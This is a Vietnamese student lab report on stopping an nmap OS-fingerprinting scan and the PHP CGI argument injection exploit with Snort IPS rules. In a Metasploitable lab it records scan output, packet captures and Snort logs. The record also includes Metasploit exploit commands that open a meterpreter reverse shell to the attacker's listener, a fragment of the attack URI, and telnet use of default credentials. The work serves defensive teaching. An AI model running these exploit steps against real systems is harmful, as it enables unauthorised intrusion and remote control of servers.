

BÁO CÁO THỰC HÀNH

Môn học: **Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập**

Lab 04 – Phân tích các tấn công và ngăn chặn bằng IPS

GVHD: Đỗ Hoàng Hiến

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT204.O21.ANTT.2

STT	Họ và tên	MSSV	Email
1	Nguyễn Viết Dũng	21520747	21520090@gm.uit.edu.vn
2	Lưu Thị Huỳnh Như	21521242	21521112@gm.uit.edu.vn
3	Lê Đoàn Trà My	21521149	21521149@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1.1	100%
2	Yêu cầu 1.2	100%
3	Yêu cầu 1.3	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, yêu cầu trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Yêu cầu 1.1: Ngăn chặn công cụ nmap dò quét thông tin hệ điều hành

- Trước khi cài rules:

+ Bên máy Victim, sử dụng tcpdump để bắt các gói tin từ máy Attacker, lưu lại với tên yc1_1.pcap

+ Trên máy Attacker, sử dụng công cụ nmap dò quét thông tin về hệ điều hành của máy Victim. Thu được kết quả:


```
(kali@kali)-[~]
$ sudo nmap -O 192.168.27.200
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-06 03:26 EDT
Nmap scan report for 192.168.27.200
Host is up (0.0078s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.48 seconds
```

+ Sử dụng công cụ WinSCP lấy file pcap đã bắt được, tiến hành phân tích và đưa ra phương pháp ngăn chặn việc dò quét của Attacker.

- Phân tích file pcap nhóm bắt được:


+ Lọc ra những gói tin thuộc giao thức TCP:



→ Quan sát các gói tin được gửi từ Attacker (10.81.27.100) đến Victim (192.168.27.200), nhận thấy phương pháp quét port của nmap ở đây là nmap gửi đến port của máy victim một gói tin TCP có cờ SYN.

+ Quan sát một số gói tin phản hồi của các gói SYN:


- Xem gói tin thứ 12, là gói phản hồi của Victim từ gói thứ 11:



→ Gói tin là RST/ACK, kết hợp với kết quả quét có thể thấy port 110 đang đóng.

Vậy nếu máy Victim trả về gói RST/ACK thì port đó đang đóng.


- Xem gói tin thứ 18, là gói phản hồi của Victim từ gói thứ 17:



→ Gói tin là SYN/ACK, kết hợp với kết quả quét có thể thấy port 53 đang mở.

Vậy nếu máy Victim trả về gói SYN/ACK thì port đó đang mở.

+ Giao tiếp TCP tuân theo quy trình bắt tay ba chiều để thiết lập kết nối TCP với máy mục tiêu nhưng đôi khi thay vì sử dụng cờ SYN, SYN/ACK, có thể kết nối với mục tiêu bằng cách gửi gói dữ liệu qua các cờ Fin, PSH & URG



- Snort rules: **drop tcp any any -> 192.168.27.200 any (msg:"Nmap scan detected"; flags:FPU; flow: stateless; sid:1000001; rev:1;)**

(Tham khảo: https://academy-training-wiki-media.storage.googleapis.com/media/infosec2018-bt/snort_rules.pdf)

- Sau khi cài rules:

+ Kết quả khi thực hiện scan nmap:

```
(kali㉿kali)-[~]
$ sudo nmap -O 192.168.27.200
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-12 12:29 EDT
Nmap scan report for 192.168.27.200
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94E=4%D=5/12%OT=21%CT=1%CU=43076%PV=Y%DS=2%DC=I%G=Y%TM=6640EE7
OS:D%P=x86_64-pc-linux-gnu)SEQ(SP=CB%GCD=1%ISR=D1%TI=Z%CI=Z%II=I%TS=7)OPS(O
OS:1=M5B4ST11NW5%O2=M5B4NNT11NW5%O3=M5B4NNT11NW5%O4=M5B4ST11NW5%O5=M5B4ST11N
OS:W5%O6=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R
OS:=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW5%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=O%A=S+%F=AS%O=M5B4ST11NW5%RD=0%
OS:Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%
OS:A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)
OS:U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=6%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%D
OS:FI=N%T=40%CD=S)

Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.61 seconds
```

→ Vẫn Scan được các port và dịch vụ, tuy nhiên không thể scan thông tin về OS của victim.

+ Bên Snort tiến hành drop các gói tin, ngăn chặn tấn công và ghi lại trong log:

```

14481 **U** Seq: 0x589E49CD Ack: 0x808C48FD Win: 0xFFFF TcpLen: 40 UrgPtr: 0x0
14482 TCP Options (5) => WS: 15 NOP MSS: 265 TS: 4294967295 0 SackOK
14483
14484 [**] [1:1000001:1] Nmap scan detected [**]
14485 [Priority: 0]
14486 05/12-12:29:48.157286 10.81.27.100:33912 -> 192.168.27.200:1
14487 TCP TTL:40 TOS:0x0 ID:17490 IpLen:20 DgmLen:60
14488 **U** Seq: 0x589E49CD Ack: 0x808C48FD Win: 0xFFFF TcpLen: 40 UrgPtr: 0x0
14489 TCP Options (5) => WS: 15 NOP MSS: 265 TS: 4294967295 0 SackOK
14490
14491 [**] [1:1000001:1] Nmap scan detected [**]
14492 [Priority: 0]
14493 05/12-12:29:48.258098 10.81.27.100:33912 -> 192.168.27.200:1
14494 TCP TTL:41 TOS:0x0 ID:18915 IpLen:20 DgmLen:60
14495 **U** Seq: 0x589E49CD Ack: 0x808C48FD Win: 0xFFFF TcpLen: 40 UrgPtr: 0x0
14496 TCP Options (5) => WS: 15 NOP MSS: 265 TS: 4294967295 0 SackOK
14497
14498 [**] [1:1000001:1] Nmap scan detected [**]
14499 [Priority: 0]
14500 05/12-12:29:50.114872 10.81.27.100:33912 -> 192.168.27.200:1
14501 TCP TTL:36 TOS:0x0 ID:30484 IpLen:20 DgmLen:60
14502 **U** Seq: 0x2D9200B7 Ack: 0xD46149A4 Win: 0xFFFF TcpLen: 40 UrgPtr: 0x0
14503 TCP Options (5) => WS: 15 NOP MSS: 265 TS: 4294967295 0 SackOK
14504
14505 [**] [1:1000001:1] Nmap scan detected [**]
14506 [Priority: 0]
14507 05/12-12:29:50.215992 10.81.27.100:33912 -> 192.168.27.200:1
14508 TCP TTL:39 TOS:0x0 ID:55324 IpLen:20 DgmLen:60
14509 **U** Seq: 0x2D9200B7 Ack: 0xD46149A4 Win: 0xFFFF TcpLen: 40 UrgPtr: 0x0
14510 TCP Options (5) => WS: 15 NOP MSS: 265 TS: 4294967295 0 SackOK
14511
14512 [**] [1:1000001:1] Nmap scan detected [**]
14513 [Priority: 0]
14514 05/12-12:29:50.317501 10.81.27.100:33912 -> 192.168.27.200:1
14515 TCP TTL:58 TOS:0x0 ID:51325 IpLen:20 DgmLen:60
14516 **U** Seq: 0x2D9200B7 Ack: 0xD46149A4 Win: 0xFFFF TcpLen: 40 UrgPtr: 0x0
14517 TCP Options (5) => WS: 15 NOP MSS: 265 TS: 4294967295 0 SackOK
14518
14519 [**] [1:1000001:1] Nmap scan detected [**]
14520 [Priority: 0]
14521 05/12-12:29:50.418732 10.81.27.100:33912 -> 192.168.27.200:1
14522 TCP TTL:44 TOS:0x0 ID:63995 IpLen:20 DgmLen:60
14523 **U** Seq: 0x2D9200B7 Ack: 0xD46149A4 Win: 0xFFFF TcpLen: 40 UrgPtr: 0x0
14524 TCP Options (5) => WS: 15 NOP MSS: 265 TS: 4294967295 0 SackOK
14525

```

+ Attacker kết nối telnet, để kiểm tra các dịch vụ không bị ảnh hưởng bởi rule:

```

(kali㉿kali)-[~]
$ telnet 192.168.27.200
Trying 192.168.27.200 ...
Connected to 192.168.27.200.
Escape character is '^]'.
ls
clear
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: ls
clear
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Thu Mar 28 08:27:08 EDT 2024 from 192.168.27.10 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$

```




2. Yêu cầu 1.2: Ngăn chặn lỗ hổng PHP CGI Argument Injection

- Thông tin về PHP CGI Argument Injection:

PHP CGI Argument Injection

Disclosed	Created
05/03/2012	05/30/2018

Description

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." This module can also be used to exploit the plesk 0day disclosed by kingcope and exploited in the wild on June 2013.

→ Lỗ hổng liên quan đến việc sử dụng cờ -d để đặt các hướng dẫn php.ini từ chuỗi truy vấn. Nếu chuỗi truy vấn không chứa ký tự '=' và cũng không được thoát ra chuỗi truy vấn, thì các tham số trong chuỗi truy vấn có thể được sử dụng để thực thi mã độc.

→ Nếu chuỗi truy vấn chứa ký tự '=' (dấu bằng), quá trình xử lý sẽ không xảy ra và lỗ hổng sẽ không được khai thác.

- Trước khi cài rules:

+ Bên Victim, sử dụng tcpdump để bắt các gói tin, lưu lại với tên file là yc1_2.pcap

+ Sử dụng công cụ Metasploit trên máy Attacker để thực hiện tấn công. Chuẩn bị các tham số để tấn công và thực hiện tấn công:

```

msf5 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(multi/http/php_cgi_arg_injection) > set payload
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.27.200
rhost => 192.168.27.200
msf5 exploit(multi/http/php_cgi_arg_injection) > set rport 80
rport => 80
msf5 exploit(multi/http/php_cgi_arg_injection) > set lhost 10.81.27.100
lhost => 10.81.27.100
msf5 exploit(multi/http/php_cgi_arg_injection) > set lport 4444
lport => 4444
msf5 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.81.27.100:4444
[*] Sending stage (39927 bytes) to 192.168.27.200
[*] Meterpreter session 1 opened (10.81.27.100:4444 => 192.168.27.200:52954) at 2024-05-06 03:37:49 -0400

meterpreter > shell
Process 8883 Created.
Channel 0 created.
ls -la
total 40
drwxr-xr-x 10 www-data www-data 4096 May 20 2012 .
drwxr-xr-x 14 root root 4096 Mar 17 2018 ..
drwxr-xr-x 2 root root 4096 Nov 9 11:39 dav
drwxr-xr-x 8 www-data www-data 4096 May 20 2012 dwww
-rw-r--r-- 1 www-data www-data 591 May 20 2012 index.php
drwxr-xr-x 18 www-data www-data 4096 May 16 2012 multilides
drwxr-xr-x 11 www-data www-data 4096 May 14 2012 phpMyAdmin
-rw-r--r-- 1 www-data www-data 19 Apr 16 2010 phpinfo.php
drwxr-xr-x 3 www-data www-data 4096 May 14 2012 test
drwxr-xr-x 22 www-data www-data 20480 Apr 19 2010 tikiwiki
drwxr-xr-x 22 www-data www-data 20480 Apr 16 2010 tikiwiki-old
drwxr-xr-x 7 www-data www-data 4096 Apr 16 2010 twiki
clear
TZ environment variable not set.
whoami
www-data
pwd
/var/www
cd /home/ubuntu
/bin/sh: line 5: cd: /home/ubuntu: No such file or directory
cd /
cd /home/msfadmin
ls
vulnerable
yc1_1.pcap
yc1_2.pcap
  
```

+ Sử dụng công cụ WinSCP lấy file pcap đã bắt được, tiến hành phân tích và đưa ra phương pháp ngăn chặn việc dò quét của Attacker.

- Phân tích file pcap nhóm bắt được:

+ Lọc ra những gói tin tcp và có các điểm đáng lưu ý về lỗi hỏng (chứa ký tự "+"), đặc biệt chú ý đến những gói được gửi từ Attacker: gói thứ 14, gói thứ 17 (gói thứ 17 là gói thứ 14 được retransmission)

No.	Time	Source	Destination	Protocol	Length	Info
14	157.200650	10.81.27.100	192.168.27.200	HTTP	1114	Continuation[packet size limited during capture]
17	157.200650	10.81.27.100	192.168.27.200	TCP	1114	4444 -> 52954 [ACK] Seq=118137 Ack=1 Min=65280 Len=1448 TSV=159188323 TSecr=1592625
44	158.527783	10.81.27.100	192.168.27.200	TCP	1284	4444 -> 52954 [PSH, ACK] Seq=19181 Ack=1 Min=65280 Len=1218 TSV=159188777 TSecr=15928290
88	158.782288	10.81.27.100	192.168.27.200	TCP	355	52954 -> 4444 [PSH, ACK] Seq=122 Ack=48428 Min=64896 Len=289 TSV=159188801 TSecr=159188801
93	158.806628	10.81.27.100	192.168.27.200	TCP	1514	4444 -> 52954 [ACK] Seq=52121 Ack=532 Min=65824 Len=1448 TSV=159189882 TSecr=1598320
115	159.888963	10.81.27.100	192.168.27.200	TCP	1514	4444 -> 52954 [ACK] Seq=62257 Ack=532 Min=65824 Len=1448 TSV=159189899 TSecr=1598322
138	159.184346	10.81.27.100	192.168.27.200	TCP	1514	4444 -> 52954 [ACK] Seq=68849 Ack=532 Min=65824 Len=1448 TSV=159189118 TSecr=1598324
139	159.123841	10.81.27.100	192.168.27.200	TCP	66	52954 -> 4444 [ACK] Seq=532 Ack=79633 Min=64896 Len=0 TSV=159189141 TSecr=159189141
155	159.146842	10.81.27.100	192.168.27.200	TCP	1514	4444 -> 52954 [ACK] Seq=79633 Ack=532 Min=65824 Len=1448 TSV=159189142 TSecr=1598326
156	159.147835	10.81.27.100	192.168.27.200	TCP	511	52954 -> 4444 [PSH, ACK] Seq=532 Ack=92875 Min=64896 Len=445 TSV=159189178 TSecr=159189178
178	159.282556	10.81.27.100	192.168.27.200	TCP	297	52954 -> 4444 [PSH, ACK] Seq=1253 Ack=93130 Min=64896 Len=231 TSV=159189341 TSecr=159189341
185	159.287394	10.81.27.100	192.168.27.200	TCP	172	4444 -> 52954 [PSH, ACK] Seq=93152 Ack=1766 Min=64128 Len=186 TSV=159189214 TSecr=1599330
196	160.215428	10.81.27.100	192.168.27.200	TCP	199	52954 -> 4444 [PSH, ACK] Seq=2873 Ack=93785 Min=64896 Len=133 TSV=159189402 TSecr=15925564
206	225.698514	10.81.27.100	192.168.27.200	TCP	199	52954 -> 4444 [PSH, ACK] Seq=3182 Ack=93829 Min=64896 Len=133 TSV=159189551 TSecr=159261388
213	231.392148	10.81.27.100	192.168.27.200	TCP	268	52954 -> 4444 [PSH, ACK] Seq=3881 Ack=94083 Min=64896 Len=202 TSV=159189748 TSecr=159282353
231	252.362508	10.81.27.100	192.168.27.200	TCP	240	52954 -> 4444 [PSH, ACK] Seq=4482 Ack=94459 Min=64896 Len=174 TSV=159189739 TSecr=1591893271
242	275.275990	10.81.27.100	192.168.27.200	TCP	172	4444 -> 52954 [PSH, ACK] Seq=94459 Ack=4656 Min=64128 Len=186 TSV=159342519 TSecr=2089739
246	312.520677	10.81.27.100	192.168.27.200	TCP	172	4444 -> 52954 [PSH, ACK] Seq=94459 Ack=4656 Min=64128 Len=186 TSV=159342519 TSecr=2089739

```

.....R..... = Echo: Echo: Not set
.....R..... = Urgent: Not set
.....R..... = Acknowledgment: Set
.....R..... = Push: Set
.....R..... = Reset: Not set
.....R..... = Syn: Not set
.....R..... = Fin: Not set
[TCP flags: .....R.....]
Window: 582
[calculated window size: 64256]
[window size scaling factor: 128]
Checksum: 0x0ba3 [unverified]
[checksum status: Unverified]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Sequence analysis]
[RTT: 0.017181800 seconds]
[bytes in flight: 1448]
[bytes sent since last PSH flag: 1448]
TCP payload (1448 bytes)
Hypertext Transfer Protocol
POST /?-%64+allow_url_include%
[Expert Info (Chat/Sequence): POST /?-%64+allow_url_include%]
[POST /?-%64+allow_url_include%]

```

```

0000 00 00 20 00 2c 3b 00 0c 20 d3 e1 56 00 00 45 00  }..}..V.E
0010 00 00 04 e8 00 00 3f 00 54 5f 0a 51 1b 64 c0 a8  }..P..Q.d
0020 1b c0 a7 00 00 00 00 73 11 45 3b 80 a0 c5 00 18  }..P..E.....
0030 01 f6 08 a3 00 00 01 01 00 0a 09 7d 01 03 00 1e  }..P..E.....
0040 75 33 00 00 00 00 00 00 00 00 00 00 00 00 00  }..P..E.....
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  }..P..E.....

```

The TCP payload of this packet (tcp.payload), 30 bytes

Packets: 253 · Displayed: 18 (7.1%)

Profile: Default

→ Gói tin khả nghi, chứa POST / ?-%64+allow_url_include%

+ Như đã phân tích ở trên, nếu chuỗi truy vấn chứa ký tự '=' (dấu bằng), quá trình xử lý sẽ không xảy ra và lỗi hỏng sẽ không được khai thác.

→ Để ngăn chặn tấn công, sẽ tiến hành drop các gói tin có chứa dấu "-" và không chứa dấu "=" (%3D); kèm thêm điều kiện gói chứa "POST".

- Snort rules:

drop tcp any any -> 192.168.27.200 any (msg:"PHP CGI Argument Injection Detected!"; flow:to_server; content: "POST"; content:"?"; content:"!%3D"; sid: 1000002; rev:1;)

- Sau khi cài rules:

+ Kết quả khi thực hiện exploit:



```

root@kali: /home/kali ~
msf6 exploit(multi/http/php_cgi_arg_injection) > use exploit/multi/http/php_cgi_arg_injection
msf6 exploit(multi/http/php_cgi_arg_injection) > use exploit/multi/http/php_cgi_arg_injection
msf6 exploit(multi/http/php_cgi_arg_injection) > set payload
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):


| Name          | Current Setting | Required | Description                                                                                            |
|---------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PLESK         | false           | yes      | Exploit Plesk                                                                                          |
| Proxies       | no              | no       | A proxy chain of format type:host[port],type:host[port]...                                             |
| RHOSTS        | 192.168.27.200  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT         | 80              | yes      | The target port (TCP)                                                                                  |
| SSL           | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI     | no              | no       | The URI to request (must be a CGI-handled PHP script)                                                  |
| URIENCODEDING | 0               | yes      | Level of URI URLENCODING and padding (0 for minimum)                                                   |
| VHOST         | no              | no       | HTTP server virtual host                                                                               |


Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.81.27.100    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
